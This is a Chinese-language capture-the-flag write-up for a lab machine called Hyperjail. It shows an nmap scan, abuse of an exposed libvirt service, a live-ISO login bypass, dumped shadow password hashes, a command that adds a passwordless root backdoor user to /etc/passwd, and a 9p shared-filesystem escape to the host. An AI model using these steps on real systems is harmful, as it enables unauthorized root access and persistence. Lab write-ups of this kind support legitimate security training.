

Hyperjail Writeup

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系统	Linux
难度	Hard

初始信息收集

nmap端口扫描

```

A yepian 13:28 96iB/266iB
sudo nmap -sS -A -p- 192.168.56.8
[sudo] yepian 的密码:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 13:29 +0800
Nmap scan report for 192.168.56.8
Host is up (0.000076s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
2222/tcp  filtered EtherNetIP-1
3389/tcp  open  ssh      OpenSSH 10.2 (protocol 2.0)
8080/tcp  filtered http-proxy
16509/tcp open   unknown
MAC Address: 08:00:27:7F:1B:FA (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/21%OT=3389%CT=1%CU=31716%PV=Y%DS=1%DC=D%G=Y%M=080027
OS:%TM=6A0E9855%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%CI=Z%II
OS:=I%TS=21)SEQ(SP=106%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=20)SEQ(SP=106%GCD=1%
OS:ISR=108%TI=Z%CI=Z%TS=20)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)SE
OS:Q(SP=F3%GCD=1%ISR=100%TI=Z%CI=Z%II=I%TS=22)OPS(O1=M5B4ST11NW9%O2=M5B4ST1
OS:1NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1=FE
OS:88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5
OS:B4NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=6%R
OS:ID=6%RIPCK=6%RUCK=6%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.08 ms 192.168.56.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.87 seconds
```

端口扫描结果

端口号	服务	初步分析
2222	EtherNetIP-1	用MSF multi_cip_command模块测试 无响应
3389	SSH	N/A


端口号	服务	初步分析
8080	http	端口无响应 可能过滤外部请求
16509	libvirt	virt-manager连接成功

目前来看16509暴露的libvirt服务是主要的攻击面

登录libvirt虚拟机

信息收集 | 如何绕过登录？

虚拟机名称 kvm799



但是我们并没有虚拟机的凭据 尝试了root:空密码 root:root等均失败 怎么绕过登录呢？

尝试1: Grub命令行

重启虚拟机 发现grub引导时没有视频输出

尝试2: live系统

注意到 `/home/operation` 中有alpine的iso



于是CD-ROM挂载iso 设为第一启动项

```
ISOLINUX 6.04 6.04-pre1 Copyright (C) 1994-2015 H. Peter Anvin et al
boot:

Welcome to Alpine Linux 3.22
Kernel 6.12.31-0-virt on x86_64 (/dev/ttyS0)

localhost login: root
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~#
```

成功进入live系统

通过共享文件系统逃逸虚拟机

信息收集

挂载原虚拟机硬盘 /dev/vda3 从 /root 得到user flag

从 /etc/shadow /etc/shadow- 得到密码哈希

```
$6$nf0pVjQEDgYbmK73$/T8jL8zHi8st3J3vdG837/Dk7b96Iithw2YiYnj7NBviQbN8PIXTUr7AcFc6jfJMCS34ytPmr l52vIWN39utQ0
```

```
$6$vVwGLQ0l5pokSKhA$tZz5vkCkJLJgmC2HpoiWzIwqY/14G6cBEFa5xP1lPyv47TW6MXERQldx.jcdoS/QBH5NuNUWgf4iob.V3vV/
```

这是OCR识别的虚拟机画面截图所以...破不出来也有可能是识别错了

```
echo 'sunshine::0:0:root:/root:/bin/bash' >> /etc/passwd
```

添加后门用户 关闭虚拟机 添加硬件->9p共享文件系统

我在这里卡了很久 本来想把虚拟机的shadow替换成live系统的 未知原因启动失败 因为没有备份shadow只能重置整个靶机



将虚拟机硬盘设为第一启动项 重启虚拟机

```
Welcome to Alpine Linux 3.22
Kernel 6.12.34-0-virt on x86_64 (/dev/ttyS0)

localhost login: sunshine
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
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You can setup the system with the command: setup-alpine

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localhost:~#
```

成功以后门用户sunshine身份登录虚拟机

```
lsmod | grep 9p # 发现9p内核模块没有加载
modprobe 9pnet_virtio
modprobe 9p
mount -t 9p -o trans=virtio hostroot /mnt
```

发现挂载后目录是空的 可能权限不足

于是用同样方式挂载 /root 重启虚拟机 成功得到root flag

应该也可以直接在live系统挂载共享系统 不用回到原虚拟机